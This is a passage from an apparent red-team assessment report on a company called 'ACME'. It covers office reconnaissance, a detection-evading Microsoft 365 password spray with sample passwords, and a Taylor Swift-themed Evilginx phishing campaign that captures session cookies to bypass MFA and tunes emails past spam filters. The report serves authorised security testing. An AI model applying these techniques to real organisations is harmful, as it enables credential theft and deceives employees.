No wireless networks belonging to ACME were identified while walking around the building’s perimeter. Due to the limited access, the Brisbane site was was not listed as a priority for physical intrusion.

#### Melbourne

The Red Team visited the Melbourne office and used the lift to go to level 8. They were questioned by the receptionist to which the Red Team advised they were on the wrong floor.

Level 9 was also checked and it was possible to gain access to the lift lobby. There was also an attached shopping centre which had public bathrooms and other facilities on the floor below.

The Red Team identified two wireless networks that were visible called ‘ACME’ and ‘ACMEGuest’.


**Figure 2**: WiFi networks accessible from public bathroom

Due to the accessibility of floors being used by ACME and the presence of a wireless network, the Melbourne office was listed as the priority target for physical intrusion.

### Detection

Both the Sydney and Brisbane offices had attentive staff that prevented Physical intrusion attempts. While neither of the interactions raised any alarms that may compromise the Red Team, these targets were not listed as priority targets.

### Outcome

The following key information was learnt about ACME physical locations:

- The Melbourne office hosted two wireless networks called ‘ACME’ and ‘ACMEGuest’.
- The Melbourne office was the most accessible and was chosen as the main target for a physical attack.

## Campaign 3: External

### Purpose

The Red Team aimed to identify external vulnerabilities that when exploited would allow access to the ACME internal network. This campaign was chosen as the Red Team did not currently have internal network access. This network access was considered crucial to achieving the objectives.

### Vulnerability searching

The active IP addresses and services were queried to identify any vulnerabilities that may provide unauthorised access or information leakage.

No vulnerabilities worth exploiting were identified.

### Password bruteforcing

Brute force attacks were performed against Microsoft 365. The password attempts were slowed down significantly and requests were spread out over multiple source IP address to help avoid detection of the attacks.

Due to the significant time required to iterate through the list of users, a small set of passwords was chosen with the greatest chance of success. A list of common passwords and the company name was used as base, and the following was applied:

- Windows complexity requirements, which must have three of the four requirements (lowercase alphabet, uppercase alphabet, numbers or special characters).
- Incrementing the year, which is common when a user's password expires, e.g. changing Password2023 to Password2024.

Password bruteforcing of 161 passwords was performed. A sample of the top 10 is:

- Acme2023!
- Acme2024!
- Acme@2024
- Acme@2023
- Summer2023!
- Autumn2023!
- Winter2023!
- Spring2023!
- Acme2023
- Acme2024

These password spray attacks continued over a period of 10 days. There were no valid passwords found.

### Detection

The bruteforce attacks were detected on the following dates:

- Friday 16th February
- Tuesday 20th February
- Friday 23rd February

It was advised by the project team that the incident tickets were closed due to no successful logins.

### Outcome

The external campaign was unsuccessful in breaching ACME's external network perimeter.

## Campaign 4: Phishing

### Purpose

A phishing campaign is where an e-mail is sent to a victim to entice them to provide sensitive information, such as user credentials.

The goal of this campaign was to compromise a ACME user's Microsoft 365 account to allow access to Microsoft 365.

### Operation Taytay

Given the popularity of Taylor Swift and the close proximity to her Australian concerts, the Red Team believed that using a competition to win tickets to the concert would work well.

The concerts where scheduled to start on the following dates:

- Friday 16 February 2024 (Melbourne)
- Friday 23 February 2024 (Sydney)

The Melbourne concert had already passed by the time the phishing infrastructure was created. As a result, the Red Team aimed to send the phishing e-mails centred around the Sydney concert.

The phishing infrastructure used a tool called 'Evilginx' which is used to perform Man-in-the-Middle (MitM) attacks to capture user credentials.

As the vast majority of Taylor Swift fans are within a younger age bracket. ACME employees were selected for this phishing campaign if they appeared young in their LinkedIn profile pictures or had a "graduate" job title.

A phishing e-mail was created under the premise that it was from a business partner of ACME and to celebrate this partnership, they were giving away tickets to ACME employees to the Taylor Swift concert.




**Figure 3**: Phishing e-mail

To increase the likelihood of the e-mail bypassing ACME's spam filters, the Red Team used a variety of online spam filter checkers. Additionally, the e-mail was sent to various test accounts on Microsoft 365 to validate that the default Microsoft spam filter was not blocking the e-mail.




**Figure 4**: Phishing e-mail spam score

Once a user clicked the link in the e-mail, they would be sent to a site controlled by the Red Team. This site presents the user with a login prompt to Microsoft 365, and performs a Man-in-the-Middle attack to capture the user's credentials and session cookies. This allows for the Red Team to bypass Multi-factor Authentication (MFA), as they can import the session cookie. After successfully authenticating, the user would be redirected to a Microsoft Form. The Microsoft Form was used to make the competition look legitimate so users would not report the e-mail as phishing.




**Figure 5**: Taylor Swift Microsoft Form




**Figure 6**: Taylor Swift Microsoft Form

In order to protect the malicious site from discovery a business website was setup as a decoy. Users would be redirected to this site by the Red Team if they wanted to hide the malicious site.




**Figure 7**: Benign website




**Figure 8**: Benign website

Before the campaign was executed, the Red Team wanted to ensure the e-mails would not be labelled as spam by ACME's e-mail filter. This was done by sending an e-mail to a non-existent e-mail address. The ACME mail servers would then respond with a bounce e-mail which contains the e-mail headers. These headers have a Spam Confidence Level (SCL) rating which indicates if it was marked as spam or not. The filter kept coming back as SCL 5, which is spam. In order to rectify this, the Red Team removed the landing site, as they believed that the landing site redirection was contributing to the spam score. Once the landing site redirection was removed, the SCL rating changed to 1, which is labeled as "not spam".

Further information on SCL ratings is available at:

- https://learn.microsoft.com/en-us/defender-office-365/anti-spam-spam-confidence-level-scl-about

